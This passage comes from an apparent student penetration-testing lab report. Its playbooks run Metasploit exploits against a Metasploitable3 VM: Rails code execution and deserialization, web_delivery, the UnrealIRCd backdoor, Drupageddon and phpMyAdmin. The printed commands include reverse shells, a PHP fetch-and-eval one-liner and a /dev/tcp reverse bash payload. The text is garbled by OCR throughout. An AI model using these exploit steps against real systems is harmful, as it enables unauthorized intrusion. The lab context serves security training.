https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.37 seconds
Host is up (0.00055s latency).

```

Step 3 The following image depicts nmap being run on *port 3500*. The port is open, and the kind of service operating is *HTTP*. WEBrick *http 1.3.1* is the version (*Ruby 2.3.7*) WEBrick, which comes with Ruby, contains an *HTTP* response splitting vulnerability.

```

root@kali:~# nmap 192.168.80.17 -sV -p 3500
Starting Nmap 7.80 (https://nmap.org) at 2021-02-22 16:09 UTC
Nmap scan report for 192.168.80.17
Host is up (0.00055s latency).
PORT      STATE      SERVICE      VERSION
3500/tcp  open      http        WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
MAC Address: 00:0C:29:59:31:E0 (VMware)
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds
root@kali:~# msf
bash: msf: command not found
root@kali:~# msf console
bash: msf: command not found
root@kali:~# msfd
[*] Initializing msfd...
[*] Running msfd...
root@kali:~# msf
bash: msf: command not found
root@kali:~# msf5
bash: msf5: command not found
root@kali:~# msfconsole
[*] ***rtng the Metasploit Framework console...\
[*] * WARNING: No database support: No database YAML file

```

Step 4 MSFconsole, a *command-line interface*, is utilized here. It is used to get access to and interact with the Metasploitable framework. It is mostly used for exploiting vulnerabilities, network scanning, and data extraction. The screenshot below illustrates how to launch a msfconsole.

```

Msf5 > use exploit/multi/http/rails_actionpack_inline_exec
Msf5 exploit(multi/http/rails_actionpack_inline_exec) > show options
Module options (exploit/multi/http/rails_actionpack_inline_exec) :
Name          Current Setting  Required  Description
-----
-----
Proxies                               no        A proxy chain of format
type:host:port
RHOSTS                               yes       The target address range or CIDR ident
RPORT      80                yes       The target port (TCP)
SSL                false          no        Negotiate SSL/TLS for
outgoing connect
TARGETPARAM id    yes          The target parameter to inject
TARGETURI  /              yes       The path to a vulnerable Ruby on Rails
VHOST                no          HTTP server virtual host

```

Step 5 The screenshot below indicates that hosts, ports, and targets have been configured. The remote host is configured to *192.168.80.17* using *rhost*. *3500* is the remote host port. The operating system has been chosen as the target parameter. *show options* is used to display the configured choices.

```

msf5 exploit(multi/http/rails_actionpack_inline_exec)> set rhost
rhost => 192.168.80.17
msf5 exploit(multi/http/rails_actionpack_inline_exec)> set rport 3500
rport => 3500
msf5 exploit(multi/http/rails_actionpack_inline_exec)> set target
set target      set targetparam set targeturi
msf5 exploit(multi/http/rails_actionpack_inline_exec)> set target
set target      set targetparam set targeturi
msf5 exploit(multi/http/rails_actionpack_inline_exec)> set targetparam os
targetparam => os
msf5 exploit(multi/http/rails_actionpack_inline_exec)> show options
Module options (exploit/multi/http/rails_actionpack_inline_exec) :

```

Step 6 *The target address* has been set to */readme*, as shown in the picture below. This is how you get to a vulnerable Ruby application.

```

msf5 exploit(multi/http/rails_actionpack_inline_exec) > set targeturi/readme
targeturi => /readme
msf5 exploit(multi/http/rails_actionpack_inline_exec) > show
[-] Argument required
[*] Valid parameters for the "show" command are: all, encoders, nops,
exploits, payloads, auxiliary, post, plugins, info
[*] Additional module-specific parameters are: missing, advance, evasion,
targets, actions
msf5 exploit(multi/http/rails_actionpack_inline_exec) > show options
Module oprions ( exploit/multi/http/rails_actionpack_inline_exec) :
Name          Current Setting  Required  Description
-----
Proxies                               no        A proxy chain of
format type:host
RHOSTS192.168.80.17                    yes       The target address
range or CIDR
RPORT      3500                yes       The target port (TCP)
SSL                false          no        Negotiate SSL/TLS for outgoing conn
TARGETPARAM os    yes          The target parameter to inject with

```

TARGETURI	/readme	yes	The path to a vulnerable Ruby on Ra
VHOST		no	HTTP server virtual host

Step 7 The payload option has been set to *ruby/shell_reverse_tcp* in the following screenshot. This payload reconnects and launches a command shell in *Ruby*. Enter show options to see all of the settings you've put up thus far. The payload has been set, as can be seen.

```

Msf5 exploit(multi/http/rails_actionpack_inline_exec) > set payload
ruby/shell_reverse_tcp
payload ==>ruby/shell_reverse_tcp
msf5 exploit(multi/http/rails_actionpack_inline_exec) > show options
Module options (exploit/multi/http/rails_actionpack_inline_exec):
Name          Current Setting  Required  Description
-----
Proxies                no          A poxy chain of format
                    type::host:port[,type:host:port]
RHOSTS192.168.80.17    yes          The target address range or
CIDR
RPOR          3500          yes        The target port (TCP)
SSL           false         no         Negotiate SSL/TLS for outgoing
conn
TARGETPARAM   os            yes        The target parameter to inject with
TARGETURI    /readme      no         HTTP server
virtualhost

Payload options (ruby/shell_reverse_tcp):
Name  Current Setting  Required  Description
----  -
LHOST                yes        The listen address (an interface may
be)
LPORT 4444           yes        The Listen Port

```

Step 8 The *local host* has been set to *192.168.80.17* to get a session there. The *run* command is for executing the loaded payload.

```

msf5 exploit(multi/http/rails_actionpack_inline_exec) >set Lhost
10.10.10.20
      .135Lhost => 10.10.10.20
msf5 exploit(multi/http/rails_actionpack_inline_exec) > run
[*] Started reverse TCP handler on 10.10.10.20:4444
[*] Sending inline code to parameter:os
[*] Command shell session 1 opened (10.10.10.20:4444 ->
      192.168.80.17:58277)at 2021-02-22 16:19:04 +0000

Id
Uid=1124(chewbacca) gid=100(users) groups=100(users),999(docker)
Pwd
/opt/readme_app
Cd
Pwd
/opt/readme_app
Ls
Gemfile
Gemfile.lock
README.md
Rakefile
App

```

```
Bin
```

Step 9 The above screenshot shows that the exploit was successful after being run. The command shell has been launched, and we have arrived at the target system. We can now use the ls command to list files and do other operations on them. This demonstrates that the exploit was successful.

LL. Playbook 38: Rails_Secret_Deserialization

Step 1 On Ruby applications, this module supports Remote Command Execution. RCE deserialization of a Ruby object is accomplished with this module. A vulnerability exists in Ruby on Rails' remote code execution. The screenshot below shows the result of the *ifconfig* command, which displays the IP address.

```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...
[-] * WARNING: No database support: No database YAML file
[-] ***
```

Step 2 The following screenshot shows that *rails_secret_deserialization* module will be used.

```
Msf5 > use exploit multi/http/rails_secret_deserialization
Matching Modules
=====
#      Name                               DisclosureDate   Range Check
Description
0      auxiliary/admin/android/go             nrmal No       Android
rowser REC Through Google Play Store XFO
1      ...../backupexec/registry            nrmal      No
Veritas backup Exec Server Registry Access
2      a.../a.../cisco_secure_acs_bypass     nrmal Yes    Cisco
secure ACS Unauthorized Password Change
3      auxiliary/admin/db2/db2rcmd           2004-03-04     nrmal No     IBM DB2
db2rcmd.exe Command Execution Vulnerability
4      aux.../ad.../hp/hp_data_protect       2011-02-07     nrmal Yes    HP Data
protector 6.1 EXEC_CMD Command Execution
5      aux.../ad.../hp/hp_ilo_create a       2017-08-24     nrmal Yes    HP
intelligent Management SOM ACCOUNT Creation
```

Step 3 The module's options are revealed by using the exploit command *show options*.

```
Msf5 > use exploit/multi/http/rails_secret_deserialization
msf5 exploit(multi/http/rails_secret_deserialization)> show options
Module options (exploit/multi/http/rails_secret_deserialization):
Name                Current Setting   Required   Description
----                -
COOKIE_NAME         no                no         The name of ther session cookie
DIGEST_NAMESHA1     yes              yes        The digest type used to HMAC the
session cookie
HTTP_METHOD         GET1              yes        The HTTP request method
(GET,POST,PUT typically work)
Proxies              no                no         A proxy chain of format
type:host:port[.type:host:port][...]
RAILSVERSION3       yes              yes        The target Rails Version (use 3
for Rails3 and 2,4 for Rails4)
RHOST               yes              yes        The target address range or CIDR
identifier
RPORT               80               yes        The target port (TCP)
```

SALTENC	encrypted cookie	yes	The encrypted
cookie salt			
SALTSIG	signed encrypted	yes	The signed
encrypted cookie			
SECRET		yes	The secret_token (Rails3)
SSL	false	no	Negotiate SSL/TLS for outgoing
connections			
TARGETURI	/	yes	The path to a vulnerable Ruby on
Rails application			
VALIDATE_COOKIE	true	no	only send the payload if the
session cookie is validated			
VHOST		no	HTTP server virtual host

Step 4 The cookie name, remote host IP address, and remote host port 6006 have all been configured. The stored choices can be seen by using the display options command.

```
msf5 exploit(multi/http/rails_secret_deserialization)> set cookie_name
set cookie_name
msf5 exploit(multi/http/rails_secret_deserialization)> set
cookie_name_metasploitable cookie_name=>_metasploitable
msf5 exploit(multi/http/rails_secret_deserialization)> set rhost
rhost => 192.168.80.17
msf5 exploit(multi/http/rails_secret_deserialization)> set rport 8181
rport => 8181
msf5 exploit(multi/http/rails_secret_deserialization)> show options
Module options (exploit/multi/http/rails_secret_deserialization):
Name Current Setting Required Description
----
COOKIE_NAME _metasploitable no The name of the session
cookie
DIGEST_NAME SHA1 yes The digest type used to HMAC the
session cookie
HTTP_METHOD GET yes The HTTP request method
(GET,POST,PUT typically work)
Proxies no A proxy chain of format
type:host:port[type:host:port][...]
RAILSEVERS 3 yes The target Rails version (use 3
for Rails3 and 2,4 for Rails4)
Rhost 192.168.80.17 yes The target address range or
CIDR identifier
Rport 8181 yes The target port (TCP)
SALTENC encrypted cookie yes The encrypted
cookie salt
SALTSIG signed encrypted cookie yes The signed
encrypted cookie
SECRET yes The secret_token (Rails3) or
secret_key_base (Rails4) of the application
SSL false no Negotiate SSL/TLS for outgoing
connctitions
TARGETURI / yes The path to a vulnerable Ruby on
Rails application
VALIDATE_COOKIE true no Only send the payload if
the session cookie is validated
VHOST no HTTP server virtual host
```

```

Exploit target :
Id      Name
--      ----
0       Automatic
msf5 exploit(multi/http/rails_secret_deserialization)> set payload
ruby/shell_reverse_tcp
payload => ruby/shell_reverse_tcp
msf5 exploit(multi/http/rails_secret_deserialization)> set lhost
[-] Unknown variable
Usage: set [option][value]
Set the given option to value. If value is omitted, print the current value.

```

Step 5 The module's payload is set to *ruby/shell reverse tcp*. This payload connects and launches a command shell. Enter show options to see all of the settings you've put up thus far. The payload has been set, as can be seen.

```

msf5 exploit(multi/http/rails_secret_deserialization)> set payload
ruby/shell_reverse_tcp
payload => ruby/shell_reverse_tcp
msf5 exploit(multi/http/rails_secret_deserialization)> set ihost
[-] Unknown variable
Usage: set [option] [value]
Set the given option to value. If value is omitted, print the current
value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore
msf5 exploit(multi/http/rails_secret_deserialization)> set ihost
192.168.80.17
ihost => 192.168.80.17
msf5 exploit(multi/http/rails_secret_deserialization)> show options
Module options (exploit/multi/http/rails_secret_deserialization) :
Name          Current Setting  Required  Description
COOKIE_NAME   _metasploitable no         The name of the session
cookie
DIGEST_NAME   SHA1             yes       The digest type used
to HMAC the session cookie
HTTP_METHOD   GET              yes       The HTTP request method (GET,
POST, PUT, typically work)
Proxies       type:host:port[,type:host:port] [...] no        A proxy chain of format
RAILSVERSION  3                yes       The target Rails version
(use 3 for Rails3 and 2, 4 for Rails4)
RHOSTS        192.168.80.17   yes       The target address
range or CIDR identifier
RPORT         8181             yes       The target port (TCP)
SALTENC       encrypted cookie yes         The encrypted
cookie salt
SALTSIG       signed encrypted yes         The signed
encrypted cookie salt
SECRET        yes              yes       The secret_token (Rails3)
or secret_key_base (Rails4) of the application (needed to sign the cookie)
SSL           false            no        Negotiate SSL/TLS for
outgoing connections

```

TARGETURI	/	yes	The path to a vulnerable Ruby on Rails application
VALIDATE_COOKIE	true	no	Only send the payload if the session cookie is validated
VHOST		no	HTTP server virtual host
Payload options (ruby/shell_reverse_tcp):			
Name	Current Setting	Required	Description

LHOST	10.10.10.20	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Step 6 The secret is set to the specified secret from *set-cookie*: *a7aebc287bba0ee4e64f947415a94e5f*. And the exploit is carried out with the help of the run command.

```
msf5 exploit(multi/http/rails_secret_deserialization) > run
[-] Exploit failed: The following options failed to validate: SECRET.
[+] Exploit completed, but no session was created.
msf5 exploit(multi/http/rails_secret_deserialization) > set se
Set secret          set sessionlogging
Msf5 exploit(multi/http/rails_secret_deserialization) > set se
Set secret          set sessionlogging
Msf5 exploit(multi/http/rails_secret_deserialization) > set se
Set secret          set sessionlogging
Msf5 exploit(multi/http/rails_secret_deserialization) > set se
Set secret          set sessionlogging
Msf5 exploit(multi/http/rails_secret_deserialization) > set secret
a7aebc287bba0ee4e64f947415a94e5f
Secret => a7aebc287bba0ee4e64f947415a94e5f
Msf5 exploit(multi/http/rails_secret_deserialization) > run
[+] Started reverse TCP handler on 10.10.10.20:4444
[+] Checking for cookie_metasploitable
[+] Found cookie, now checking for proper SECRET
[+] SECRET matches! Sending exploit payload
[+] Sending cookie _metasploitable
[+] Command shell session 1 opened (10.10.10.20:4444 ->
192.168.80.17:58297) at 2021-02-22 16:46:48 +0000
Id
Uid=0(root) gid=0(root) groups=0(root)
Pwd
/opt/Sinatra
Cd
Is
Gemfile
Gemfile.lock
Server
Pwd
```

Step 7 The screenshot below demonstrates that the exploit was *successful* and that we are now on the target system. We can now use the *ls* command to list files and perform other things.

MM. Playbook 39: Script Web Delivery

Step 1 Process: This module quickly starts a web server and sends a payload. The command supplied will allow a payload to be downloaded and executed. It will avoid application whitelisting by executing *regsvr32.exe* with either the selected scripting language *interpreter* or *"squiblydoo."* The major role of this module is to quickly create a session on a target system when the attacker needs manually enter the command, such as *RDP Session, Remote Command Execution, Command Injection, or Local Access*. Because this attack path does not write to disk, it is less likely to be detected by antivirus software and will allow *Meterpreter-supplied privilege escalation*.

```
root@kali:~# nmap -s 192.168.80.17
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 07:10 EDT
Nmap scan report for 192.168.80.17
Host is up ( 0.0014s latency).
Not shown: 992 filtered ports
PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          ProFTPD 1.3.5
22/tcp    open      ssh          Openssh 6.6.1p1 Ubuntu 2ubuntu.13
(Ubuntu Linux; protocol
80/tcp    open      http         Apache httpd 2.4.7
445/tcp    open      netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
631/tcp    open      ipp          CPUS 1.7
3000/tcp   closed
3306/tcp   open      mysql        MySQL (unauthorized)
8181/tcp   open      http         WEBrick http 1.3.1 (Ruby 2.3.7 (2018-
03-28))
Service Info: Hosts: 127.0.0.1, METASPLITABLE-UB1404; Oss: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.15 seconds
```

Step 2 Probing for open ports on the host machine with IP 192.168.80.17. It shows a list of open ports and their respective versions.


```

msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > show options
Module options (exploit/multi/script/web_delivery):
NAME          CURRENT SETTING  REQUIRED  DESCRIPTION
-----
SRVHOST       0.0.0.0          yes      The localhost
to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT       8080             yes      The local port to listen on.
SSL           false            no       Negotiate SSL
for incoming connections
SSLCERT              no       Path to a custom CERT certificate
(default is randomly generated)
URIPATH              no       The URI to use for this exploit
(default is random)
Payload options (python/meterpreter/reverse_tcp)
Name  Current Setting  Required  Description
----  -
LHOST          yes          The listen address (an interface may be
specified)
LPORT 4444          yes          The listen port
EXPLOIT TARGET
Id Name
0 Python

```

Step 3 Description: This command runs on the attacking machine that hosts a payload. When the victim connects to the machine it downloads the payload and executes it using a scripting language which bypasses application whitelisting. It establishes a session on the target machine when we must manually type in the command: e.g., such as *RDP Session*, *Remote Command Execution*, *Command Injection*, or *Local Access*. The options available with this payload are displayed.

```

msf5 exploit(multi/script/web_delivery) > show targets
Exploit targets:
  Id Name
  --
  0 Python
  1 PHP
  2 PSH
  3 Regsvr32
  4 pubprn
  5 PSH(Binary)
  6 Linux
  7 Mac OS X
msf5 exploit(multi/script/web_Delivery) > set target 1
target => 1

```

Exploit targets on attacking machine

Step 4 The targets available with this are displayed and *target one: PHP* is selected. The exploit will be run on *PHP scripting code*.

```

msf5          exploit(multi/script/web_delivery)          >          set          payload
php/meterpreter/reverse_tcp
Payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost 10.10.10.20
Lhost => 10.10.10.20

```

```

msf5 exploit(multi/script/web_delivery) > exploit
[+] Exploit running as background job 0.
[+] Exploit completed, but no session was created.

[+] started reverse TCP handler on 10.10.10.20:4444
[+] Using URL: http://0.0.0.0:8080/QV4aZxhreFABco
msf5 exploit(multi/script/web_delivery) > [+] Local IP:
http://10.10.10.20:8080/QV4aZxhreFABco
[+] server started.
[+] Run the following command on the target machine:
Php -d allow_url_fopen=true -r
"eval(file_get_contents('http://10.10.10.20:8080/QV4aZxhreFABco', false,
stream_context_create(['ssl' => ['verify_peer' => false, 'verify_peer_name'
=> false]]));"

```

Step 5 The payload is set onto the PHP to open a reverse *TCP* session on the meterpreter. The local host is set to the *Kali machine* with IP address *10.10.10.20*. The payload is then set, and the exploit is run. The bottom two lines need to be run on the *victim machine*.

```

vagrant@metasploitable3-ub1404: $ php -d allow_url_fopen=true -r
"eval(file_get_contents('http://10.10.10.20:8080/QV4aZxhreFABco', false,
stream_context_create(['ssl' => ['verify_peer' =>false,
'verify_peer_name' =>false]]));"

```

Step 6 This is copied and pasted on the *target machine*.

```

msf5      exploit(multi/script/web_delivery)      >      [+]      Local      IP:
http://10.10.10.20:8080/QV4aZxhreFABco
[+] Server started.
[+] Run the following command on the target machine:
Php -d allow_url_fopen=true -r
"eval(file_get_contents('http://10.10.10.20:8080/QV4aZxhreFABco', false,
stream_context_create(['ssl' => ['verify_peer' =>false, 'verify_peer_name'
=> false]]));"
[+] 192.168.80.17 web_delivery - Delivery payload (1112 bytes)
[+] Sending stage (38288 bytes) to 192.168.80.17
[+] Meterpreter session 1 opened (10.10.10.20:4444 -> 192.168.80.17:35773)
at 2021-06-05 08:08:34 -0400

msf5 exploit(multi/script/web_delivery) > sessions -i 1
[+] Starting interaction with 1 ...

```

Step 7 A session is created on the *victim machine*.

```

meterpreter > sysinfo
Computer      : metasploitable3-ub1404
OS           : Linux metasploitable3-ub1404 3.13.0-24-generic #47-Ubuntu SMP
Fri May 2 23:30:00 UTC 2014 x86_64
Meterpreter  : php/linux

```

Step 8 In the *meterpreter session*, the post exploitation activities can be done. The system information is that of the *victims*.

NN. *Playbook 40: Bash Shell*

```

msf5 > msfvenom -p cmd/unix/reverse_bash lhost=10.10.10.20 lport=1111 R

```

```
[+] exec: msfvenom -p cmd/unix/reverse_bash lhost=10.10.10.20 lport=1111 R
[-] No platform was selected, choosing Msf :: Module :: Platform :: Unix
from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 60 bytes
0<&60-; exec 69<>/dev/tcp/10.10.10.20/1111;sh <&69 >&69 2>&69
msf5 >
```

Step 1 *msfvenom* is a CLI instance of *Metasploit*. The above command is used to rip open and output the contents of *'reverse_bash'*. The bottom line is the content of the payload.

```
root@kali:/home/kali# nc -vlp 1111
listening on [any] 1111
```

Step 2 Using the *netcat* command, start to listen on *port 1111* on the *Kali machine*. Which was specified on the previous command in the payload.

```
msf5 > ssh vagrant@192.168.80.17
[*]exec: ssh vagrant@192.168.80.17
The authenticity of host '192.168.80.17 (192.168.80.17)' can't be
established.
ECDSE key fingerprint is
SHA256:ZCiQJrQYzqBgg8eIDHF9ga/fK7RSREYoLWUGbekdng8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? Yes
Warning: Permanently added '192.168.80.17' (ECDSA) to the list of known
hosts.
vagrant@192.168.80.17's password:
welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
 *Documentation: https://help.ubuntu.com/
Last login : Sat Jun 5 11 :09 :56 2021
vagrant@metasploitabl3-ub1404:~$ 0<&69- ;exec
69<>/dev/tcp/10.10.10.20/1111 ;sh <&69 >&69 2>&69
-bash: redirection error: cannot duplicate fd: Bad file descriptor
-bash: 69: Bad file descriptor
```

Step 3 The *ssh* command is run on the attacking machine onto the remote machine of the vagrant user to login to the victim. The third line from the bottom, the payload is pasted in the victim machine.

```

root@kali1:/home/kali#nc -vlp 1111
listening on [any] 1111 ...
192.168.80.17: inverse host lookup failed: Host name lookup failure
Connect to [10.10.10.20] from (UNKNOWN) [192.168.80.17] 37590
Whoami
Vagrant
Ifconfig
Docker0      Link encapo:Ethernet  Hwaddr 02:42:89:5d:8e:11
              Inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
              Inet6 addr: fe80::42:89ff:fe5d:8e11/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MUT:1500 Metric:1
              RX packets:0 errors:0 dropped:0 overruns:0 carrier:0
              TX packets:8975 errors:0 dropped:0 overruns:0 carrier:0
              Collisions:0 txqueuelqn:0
              RX bytes:0 (0.0 B) TX bytes:1626644 (1.6 MB)
Etho        Link encapo:Ethernet  Hwaddr 52:54:00:12:b7:97
              Inet addr:192.168.80.17  Bcast:192.168.80.255  Mask:255.255.0.0
              Inet6 addr: fe80::5054:ff:fe12:b797/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MUT:1500 Metric:1
              RX packets:672534 errors:0 dropped:0 overruns:0 frame:0
              TX packets:11375 errors:0 dropped:0 overruns:0 carrier:0
              Collisions:0 txqueuelqn:1000
              RX bytes:44938087 (44.9 MB) TX bytes:2044513 (2.0 MB)

```

Step 4 After executing the payload, a session is created, and we are in the victim machine from the attacking machine. When the 'whoami' command is done, it displays the *username: vagrant*. And when ifconfig is done, it displays the *IP address of the victim*.

***** *The contribution of Tharun Gurrapu ends here******

***** *The contribution of Anirudh Gummakonda starts here******

In this project we will be performing exploits from untrusted network to DMZ network. We will be performing the attacks across the network. We will be gaining unauthorized access to the company network.

RHOSTS: we will be setting the IP address of the target system.

LHOST: we will be specifying the attacker IP address.

RPORT: setting the remote port which the module will be deployed to attack a service.

LPORT: setting the local port of the attacker system through which the connection will be established.

The Metasploit machine (192.168.80.18) will be In the DMZ zone and kali machine (10.10.10.20) will be in untrusted zone.

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.20 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::5054:ff:fe12:b744 prefixlen 64 scopeid 0<20<link>
    ether 52:54:00:12:b7:44 txqueuelen 1000 (Ethernet)
    RX packets 1542 bytes 93285 (91.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43 bytes 3246 (3.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.101.4 netmask 255.255.255.0 broadcast 192.168.101.255
    inet6 fe80::5054:ff:fe12:b764 prefixlen 64 scopeid 0<20<link>
    ether 52:54:00:12:b7:64 txqueuelen 1000 (Ethernet)
    RX packets 156 bytes 9360 (9.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5208 bytes 501104 (489.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 26 bytes 1318 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 26 bytes 1318 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#

```

Fig. 938. Kali IP address

```

vagrant@metasploitable3-ub1404:~$ ifconfig
docker0: Link encap:Ethernet HWaddr 02:42:fa:d9:db:71
    inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
    inet6 addr: fe80::42:faff:fed9:db71/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0
    TX packets:583 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:0 (0.0 B) TX bytes:103750 (103.7 KB)

eth0: Link encap:Ethernet HWaddr 52:54:00:12:b7:96
    inet addr:192.168.80.18 Bcast:192.168.0.255 Mask:255.255.255.0
    inet6 addr: fe80::5054:ff:fe12:b796/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:1240 errors:0 dropped:0 overruns:0 frame:0
    TX packets:1264 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:218405 (218.4 KB) TX bytes:335357 (335.3 KB)

lo: Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:65536 Metric:1
    RX packets:50444 errors:0 dropped:0 overruns:0 frame:0
    TX packets:50444 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:11622460 (11.6 MB) TX bytes:11622460 (11.6 MB)

veth864c79d: Link encap:Ethernet HWaddr ee:a4:34:24:bb:28
    inet6 addr: fe80::eca4:34ff:fe24:bb28/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0
    TX packets:614 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:0 (0.0 B) TX bytes:108411 (108.4 KB)

```

Fig. 939. Metasploit IP address

A payload is a script, code, or module that is used to execute an attack against a vulnerability. The exploit payloads reside in the modules/payload's directory in the Metasploit home. This is the arbitrary code used after an exploit gains the capability to execute code. This code will do everything from add a user to return a shell and will even get you a graphical login via the VNC shellcode. So, we must set a payload before setting the LPORT and LHOST.

OO. Playbook 41: We will be using the following exploit to gain access into the network.

```

msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > ser rhosts 192.168.80.18
[-] Unknown command: ser.
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.80.18
rhosts => 192.168.80.18

```

```

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload
cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.10.10.20
lhost => 10.10.10.20

```

The following options are set as shown above.

```

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.80.18   yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT     6697             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.10.20     yes       The listen address (an interface may
  be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Automatic Target

```

The options are set accordingly so that we can gain access to the internal network. As the options are set if we run the exploit, we can see that the session is created. If the session is created, we can gain access to the internal network.

```

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.10.10.20:4444
[*] 192.168.80.18:6697 - Connected to 192.168.80.18:6697...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.80.18:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Al7CmhVZN7ASdaUo;
[*] Writing to socket A
[*] Writing to socket B

```

```

[*] Reading from sockets...
[*] Reading from socket A
[*] A: "Al7CmhVZN7ASdaUo\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.10.10.20:4444 ->
192.168.80.18:54164) at 2021-06-10 02:11:40 -0400

```

We can see that the session is created i.e., access is gained to the internal network.

PP. Playbook 42: We will be using the following exploit to gain access into the network.

```

msf5 > use exploit/multi/http/drupal_drupageddon
msf5 exploit(multi/http/drupal_drupageddon) > set rhosts 192.168.80.18
rhosts => 192.168.80.18
msf5 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf5 exploit(multi/http/drupal_drupageddon) > set payload
php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/http/drupal_drupageddon) > set lhost 10.10.10.20
lhost => 10.10.10.20
msf5 exploit(multi/http/drupal_drupageddon) > set lport 4444
lport => 4444

```

The following options are set as shown below.

```

msf5 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

  Name          Current Setting  Required  Description
  ----          -
  Proxies       type:host:port[,type:host:port][...]
  RHOSTS        192.168.80.18   yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT         80               yes       The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing
  connections
  TARGETURI     /drupal/         yes       The target URI of the Drupal
  installation
  VHOST         no               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  LHOST         10.10.10.20     yes       The listen address (an interface may
  be specified)
  LPORT         4444             yes       The listen port

```

Exploit target:

```
Id  Name
--  ----
0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

We will be running the exploit using the RUN or EXPLOIT command.

```
msf5 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 10.10.10.20:4444
[*] Sending stage (38288 bytes) to 192.168.80.18
[*] Meterpreter session 1 opened (10.10.10.20:4444 -> 192.168.80.18:54194)
at 2021-06-10 02:51:13 -0400
```

Meterpreter session is created so that access can be gained to the internal network.

QQ.Playbook 43: We will be using the following exploit to gain access into the network.

```
msf5 exploit(multi/http/drupal_drupageddon) > use
exploit/multi/http/phpmyadmin_preg_replace

msf5 exploit(multi/http/phpmyadmin_preg_replace) > set PASSWORD sploitme
PASSWORD => sploitme

msf5 exploit(multi/http/phpmyadmin_preg_replace) > set rhosts 192.168.80.18
rhosts => 192.168.80.18

